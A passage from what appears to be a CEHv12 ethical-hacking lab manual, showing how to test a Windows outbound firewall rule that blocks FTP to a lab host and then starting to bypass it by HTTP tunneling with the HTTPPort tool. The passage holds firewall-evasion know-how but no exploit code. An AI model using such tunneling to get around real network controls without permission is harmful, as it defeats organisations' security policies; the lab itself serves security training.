


32. Disable the rule and confirm that you can connect to the ftp site.

33. Right-click the newly added rule and click **Disable Rule**.



34. Launch the command prompt and issue **ftp 10.10.1.11**. You will be asked to enter the username.



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt - ftp 10.10.1.11". The window displays the following text:

```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (10.10.1.11:(none)):
```

The taskbar at the bottom of the screen includes icons for File Explorer, Edge, File Explorer, and Task View, along with system status icons for battery, signal, and volume. The system tray shows the date and time as 3:59 AM on 4/18/2022.

Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11** where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

35. This means you can establish an FTP connection, and then close the command prompt window.


36. Now, enable the rule and check whether you can establish a connection.

37. Right-click the newly added rule and click **Enable Rule**.

38. Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.1.11**.

39. The added outbound rule should block the connection, as shown in the screenshot.





```
Administrator: Command Prompt - ftp 10.10.1.11
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\Administrator>ftp 10.10.1.11
ftp>
```

Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11**, where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

40. Now, we will perform **tunneling** using **HTTPPort** to establish a connection with the FTP site located on **Windows 11**.


41. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPPort** and double-click **httpport3snfm.exe**.



